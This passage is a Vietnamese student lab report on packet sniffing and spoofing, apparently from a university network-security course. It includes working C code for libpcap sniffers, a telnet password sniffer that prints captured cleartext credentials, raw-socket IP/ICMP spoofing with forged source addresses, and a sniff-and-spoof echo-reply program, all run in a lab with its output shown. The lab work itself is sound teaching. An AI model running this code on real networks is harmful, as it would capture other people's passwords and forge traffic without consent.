64 bytes from 8.8.8.8: icmp_seq=4 ttl=53 time=22.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=5 ttl=53 time=22.1 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=64 time=23.4 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=6 ttl=64 time=21.3 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=53 time=21.9 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
6 packets transmitted, 6 received, +6 duplicates, 0% packet loss, time 5005ms
rtt min/avg/max/mdev = 19.447/26.160/68.921/12.955 ms
root@375f2d220b52:/#
```

Check bên attacker:

```
root@VM:/volumes# python3 script.py
Original Packet
Source IP:  10.9.0.5
Destination IP:  8.8.8.8
Sent new packet fake
Original Packet
Source IP:  10.9.0.5
Destination IP:  8.8.8.8
Sent new packet fake
Original Packet
Source IP:  10.9.0.5
Destination IP:  8.8.8.8
Sent new packet fake
Original Packet
Source IP:  10.9.0.5
Destination IP:  8.8.8.8
Sent new packet fake
Original Packet
Source IP:  10.9.0.5
Destination IP:  8.8.8.8
Sent new packet fake
Original Packet
Source IP:  10.9.0.5
```

Note:

Ở trường hợp 1 và 3 có xảy ra tình trạng DUP khi sử dụng code python và trường hợp 2 báo về dest host unreachable dù đã có sử dụng code python trong khi thực hiện.

## 2. Kịch bản 02


Task 2.1:

2.1A

Code:

```
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;
    if (ntohs(eth->ether_type) == 0x0800)
    {
        struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
        printf("Src: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("Des: %s\n", inet_ntoa(ip->iph_destip));
    }
    printf("Got a packet\n");
    printf("\n_____\n");
}
```

Demo:




Câu 1: Mô tả trình tự gọi các câu lệnh cần thiết để bắt gói tin:

Bước 1: Ta sẽ gọi hàm function pcap_open_live trong thư viện pcap để mở một live pcap sesssion trên NIC tên enp0s3.

Bước 2: cài bộ lọc gói tin với pcap_compile để biên dịch chuỗi vào hàm lọc pcap_setfilter().

Bước 3: Bắt gói tin với hàm pcap_loop, tạo một vòng lặp bắt gói tin.

Câu 2: Tại sao cần quyền root để chạy 1 chương trình dò gói tin? Chương trình thất bại ở đâu nếu nó không thực thi với quyền root?

Vì nếu không cần quyền root thực thi để chạy, chúng ta sẽ không muốn bất cứ ai đều có thể dò gói tin của chúng ta. Chương trình dò gói tin này thường cần kết nối với card mạng trong chế độ Promiscous (chế độ này cho phép bắt tắt cả các gói tin đi qua). Nếu không có quyền root, chương trình sẽ không có khả năng truy cập vào thiết bị vào có khả năng gây ra lỗi cho toàn bộ chương trình, ví dụ như segment fault.

Câu 3: Bật và tắt chế độ Promiscous. Có sự khác biệt gì khi ta bật và tắt chế độ này? Hãy mô tả và chứng minh điều đó.

Để bật và tắt chế độ Promiscous, ta cần điều chỉnh tham số thứ ba trong hàm số pcap_open_live, nếu tham số này bằng 0 thì chế độ Promiscous tắt, nếu tham số này khác không thì chế độ Promiscous bật.

Khi chế độ Promiscous tắt, máy chỉ có thể dò tìm các gói tin đi tới nó, đi từ nó, hoặc đi qua nó. Nhưng khi chế độ Promiscous, máy có thể dò tìm tất cả các gói tin di chuyển trên cùng mạng.

2.1B

Câu này yêu cầu chúng ta viết điều kiện lọc cho chương trình bắt gói tin để bắt các gói tin theo yêu
cầu:


-Bắt gói tin ICMP giữa 2 host xác định:

Hàm got_packet() bắt gói tin và xác định loại gói tin ta nhận được, nếu là IPv4 thì kiểm tra tiếp loại protocol của ip với switch tiếp xem có phải là ICMP không

Ở hàm pcap_compile(), ta sửa giá trị của biến filter_exp thành "ip proto icmp and host 10.0.2.15 and host 8.8.8.8" để bắt các gói tin ICMP giữa host 10.0.2.15 và host .8.8.8.8

```c
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;
    if (ntohs(eth->ether_type) == 0x0800)
    {
        struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
        printf("Src: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("Des: %s\n", inet_ntoa(ip->iph_destip));
        switch (ip->iph_protocol)
        {
        case IPPROTO_ICMP:
            printf("Protocol: ICMP\n");
            printf("Got a packet\n");
            printf("\n_____\n");
            return;
        default:
            printf("Protocol: others\n");
            printf("Got a packet\n");
            printf("\n_____\n");
            return;
        }
    }
}
```

Kết quả sau khi dùng filter phía trên để lọc:




Trong hình khi ta ping 8.8.8.8 từ root@VM và chạy chương trình bắt gói tin ở seed@VM, ta bắt được các gói tin ICMP của 2 host 10.0.2.15 và 8.8.8.8 gửi cho nhau.

-Lọc các gói tin TCP có port đích nằm trong phạm vi từ 10-100:


Sửa filter_exp thành “proto TCP and dst portrange 10-100”

Code

```c
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;
    if (ntohs(eth->ether_type) == 0x0800)
    {
        struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));

        printf("Src: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("Des: %s\n", inet_ntoa(ip->iph_destip));
        switch (ip->iph_protocol)
        {
        case IPPROTO_TCP:
            printf("Protocol: TCP\n");
            printf("Got a packet\n");
            printf("\n_____\n");
            return;
        default:
            printf("Protocol: others\n");
            printf("Got a packet\n");
            printf("\n_____\n");
            return;
        }
    }
}
```

Kết quả sau khi áp dụng filter:

(ping bằng root@VM, bắt gói tin bằng seed@VM)




Task 2.1C: Dùng chương trình bắt gói tin để bắt mật khẩu khi có ai đó dùng telnet trên mạng mà ta đang giám sát

pwd sniffer

Code:

Tạo thêm struct sniff_TCP cho TCP header.

Trong hàm got_packer(), sau khi kiểm tra được gói tin là IPv4 và là TCP protocol, sau đó cài đặt phần dữ liệu của gói tin để in ra payload chứa mật khẩu.

```c
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
  const struct sniff_tcp *tcp;
  const char *payload;
  int size_ip;
  int size_tcp;
  int size_payload;
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800)
  {
    struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
    size_ip = IP_HL(ip) * 4;
    switch (ip->iph_protocol)
    {
    case IPPROTO_TCP:
      tcp = (struct sniff_tcp *)(packet + SIZE_ETHERNET + size_ip);
      size_tcp = TH_OFF(tcp) * 4;
      payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
      size_payload = ntohs(ip->iph_len) - (size_ip + size_tcp);

      if (size_payload > 0)
      {
        printf("Src: %s\tPort: %d\n", inet_ntoa(ip->iph_sourceip), ntohs(tcp->th_sport));
        printf("Des: %s\tPort: %d\n", inet_ntoa(ip->iph_destip), ntohs(tcp->th_dport));
        printf("Protocol: TCP\n\n");
        print_payload(payload, size_payload);
      }
      return;

    default:
      printf("other protocol");
      return;
    }
  }
}
```


```c
void print_payload(const u_char *payload, int len)
{
  const u_char *characters;
  characters = payload;
  printf("Payload:\n\t\t");

  for (int i = 0; i < len; i++)
  {
    if (isprint(*characters))
    {
      printf("%c", *characters);
    }
    characters++;
  }
  printf("\n_____\n");
}
```

Ta mô phỏng lại hoạt động của chương trình như sau:

Trước tiên ta chạy chương trình bắt gói tin ở terminal bên phải

Dùng telnet ở VM có ip 10.9.0.5 truy cập tới 10.9.0.6 với login là seed và password là dess.

=> Ở terminal bên phải hiện ra payload chứa mật khẩu của các gói tin đã bắt được.




Task 2.2A:


Viết chương trình làm giả gói tin với ngôn ngữ C:

```c
void send_raw_ip_packet(struct ipheader* ip) {
  struct sockaddr_in dest_info;
  int enable = 1;
  //Step1: Create a raw network socket
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  //Step2: Set Socket option
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

  //Step3: Provide destination information
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  //Step4: Send the packet out
  sendto(sock, ip, ntohs(ip->iph_len),0, (struct sockaddr *)&dest_info, sizeof(dest_info));
  close(sock);
}
```

```c
int main() {
    char buffer[1500];

    memset(buffer, 0, 1500);
    struct ipheader *ip = (struct ipheader *) buffer;
    struct udpheader *udp = (struct udpheader *) (buffer +
                                                  sizeof(struct ipheader));
    char *data = buffer + sizeof(struct ipheader) +
                          sizeof(struct udpheader);
    const char *msg = "SPOOF!\n";
    int data_len = strlen(msg);
    strncpy (data, msg, data_len);

    udp->udp_sport = htons(12345);
    udp->udp_dport = htons(9090);
    udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
    udp->udp_sum =  0;
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
    ip->iph_destip.s_addr = inet_addr("6.6.6.6");
    ip->iph_protocol = IPPROTO_UDP; // The value is 17.
    ip->iph_len = htons(sizeof(struct ipheader) +
                        sizeof(struct udpheader) + data_len);
    send_raw_ip_packet (ip);

    return 0;
```

Chương trình gồm ba phần chính: Tạo ICMP header, tạo IP header, gửi gói tin.

Khi chạy chương trình, ta bật wireshark lên để kiểm tra xem gói tin có được gửi đi không, dấu hiệu là ở cuối gói tin có từ "SPOOF!"





Task 2.2B: Giả mạo gói tin ICMP echo request:

```c
unsigned short in_cksum(unsigned short *buf, int length) {
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp=0;

    while (nleft > 1)  {
        sum += *w++;
        nleft -= 2;
    }
    if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w;
        sum += temp;
    }
    sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
    sum += (sum >> 16);                  // add carry
    return (unsigned short)(~sum);
}
```

```c
void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,&enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}
```

```c
int main() {
   char buffer[1500];

   memset(buffer, 0, 1500);

   struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
   icmp->icmp_type = 8;

   icmp->icmp_chksum = 0;
   icmp->icmp_chksum = in_cksum((unsigned short *)icmp,sizeof(struct icmpheader));

   struct ipheader *ip = (struct ipheader *) buffer;
   ip->iph_ver = 4;
   ip->iph_ihl = 5;
   ip->iph_ttl = 20;
   ip->iph_sourceip.s_addr = inet_addr("6.6.6.6");
   ip->iph_destip.s_addr = inet_addr("10.9.0.5");
   ip->iph_protocol = IPPROTO_ICMP;
   ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
   printf("seq=%hu ", icmp->icmp_seq);
   printf("type=%u \n", icmp->icmp_type);
   send_raw_ip_packet(ip);

   return 0;
```

Bật wireshark trong khi chạy chương trình, ta thấy được gói tin giả mạo (từ 6.6.6.6 -> 10.9.0.5) đã được gửi tới ip 10.9.0.5 và host có ip 10.9.0.5 cũng đã gửi trả về gói tin ICMP echo reply.



| | | | | | | |
|---|---|---|---|---|---|---|
| 1 | 2022-10-17 12:0… | 6.6.6.6 | 10.9.0.5 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=20 (reply in 2) |
| 2 | 2022-10-17 12:0… | 10.9.0.5 | 6.6.6.6 | ICMP | 42 | Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 1) |

Câu 4: Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

Có thể, nhưng tổng độ dài packet sau khi bị sửa sẽ bị ghi đè lên kích thước ban đầu của nó khi được gửi

Câu 5: Using the raw socket programming, do you have to calculate the checksum for the IP header?

Khi lập trình raw socket, ta có thể để ip_check = 0 trong IP header để kernel tính toán checksum cho IP header. Nếu ip_check khác 0 thì ta cần tính checksum cho IP.

Câu 6: Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Chúng ta cần quyền root để chạy chương trình sử dụng raw sockets, vì sẽ thật tệ nếu bất cứ ai đều có thể thay đổi các trường trong các protocol header hoặc để card mạng trong chế độ promiscuous, khi đó bất cứ máy nào để có thể bắt và giả mạo 1 gói tin trong cùng một mạng.

Khi chương trình chạy mà không sử dụng quyền root, nó sẽ fail trong phần cài đặt socket.

Task 2.3:

Bắt và giả mạo gói tin của 2 máy trong cùng một mạng.

Bước 1: Tạo 1 bản sao từ gói tin bắt được.

Bước 2: Đổi địa chỉ nguồn và địa chỉ đích cho nhau trong bản sao của gói tin.

Bước 3: Điền đủ các thông tin cần thiết của một ICMP header

```c
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h>  // for open
#include <unistd.h> // for close

#include "header.h"

#define PACKET_LEN 512

void send_raw_ip_packet(struct ipheader *ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}
```


```c
void send_echo_reply(struct ipheader *ip)
{
    int ip_header_len = ip->iph_ihl * 4;
    const char buffer[PACKET_LEN];

    // make a copy from original packet to buffer (faked packet)
    memset((char *)buffer, 0, PACKET_LEN);
    memcpy((char *)buffer, ip, ntohs(ip->iph_len));
    struct ipheader *newip = (struct ipheader *)buffer;
    struct icmpheader *newicmp = (struct icmpheader *)(buffer + ip_header_len);

    // Construct IP: swap src and dest in faked ICMP packet
    newip->iph_sourceip = ip->iph_destip;
    newip->iph_destip = ip->iph_sourceip;
    newip->iph_ttl = 64;

    // Fill in all the needed ICMP header information.
    // ICMP Type: 8 is request, 0 is reply.
    newicmp->icmp_type = 0;

    send_raw_ip_packet(newip);
}
```

```c
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;

    if (ntohs(eth->ether_type) == 0x0800)
    { // 0x0800 is IP type
        struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));

        printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("         To: %s\n", inet_ntoa(ip->iph_destip));

        /* determine protocol */
        switch (ip->iph_protocol)
        {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            send_echo_reply(ip);
            return;
        default:
            printf("   Protocol: others\n");
            return;
        }
    }
}
```


```c
int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;

    char filter_exp[] = "icmp[icmptype] = 8";

    bpf_u_int32 net;

    // Step 1: Open live pcap session on NIC with name eth3
    //handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
    handle = pcap_open_live("br-69ee3103e8da", BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); // Close the handle
    return 0;
}
```

Ta chạy chương trình trên trên seed@VM và thực hiện gửi gói tin từ ip 10.9.0.5:

Bắt đầu ta bật wireshark, chạy chương trình với quyền root ở máy bên phải, sau đó ở host có ip 10.9.0.5, ta ping tới 8.8.8.8. Khi kết thúc, lệnh ping đã gửi đi 3 gói tin, và ở phía bên terminal bên phải, chương trình của chúng ta cũng đã giả mạo được 3 gói tin.




Trên wireshark đã bật sẵn, ta thấy có host có ip 10.9.0.5 gửi đi 3 gói tin ICMP và nhận lại 6 gói, trong đó có 3 gói được gửi về từ ip 8.8.8.8, 3 gói là chương trình của ta giả mạo và gửi tới.



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 2022-10-17 12:3… | 10.9.0.5 | 8.8.8.8 | ICMP | 98 | Echo (ping) request |
| 2 | 2022-10-17 12:3… | 8.8.8.8 | 10.9.0.5 | ICMP | 98 | Echo (ping) reply |
| 3 | 2022-10-17 12:3… | 8.8.8.8 | 10.9.0.5 | ICMP | 98 | Echo (ping) reply |
| 4 | 2022-10-17 12:3… | 10.9.0.5 | 8.8.8.8 | ICMP | 98 | Echo (ping) request |
| 5 | 2022-10-17 12:3… | 8.8.8.8 | 10.9.0.5 | ICMP | 98 | Echo (ping) reply |
| 6 | 2022-10-17 12:3… | 8.8.8.8 | 10.9.0.5 | ICMP | 98 | Echo (ping) reply |
| 7 | 2022-10-17 12:3… | 10.9.0.5 | 8.8.8.8 | ICMP | 98 | Echo (ping) request |
| 8 | 2022-10-17 12:3… | 8.8.8.8 | 10.9.0.5 | ICMP | 98 | Echo (ping) reply |
| 9 | 2022-10-17 12:3… | 8.8.8.8 | 10.9.0.5 | ICMP | 98 | Echo (ping) reply |

---

***Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này***

## YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

**Báo cáo:**

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

  *Ví dụ: [*NT101.K11.ANTT*]-Session1_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá**: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

*Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**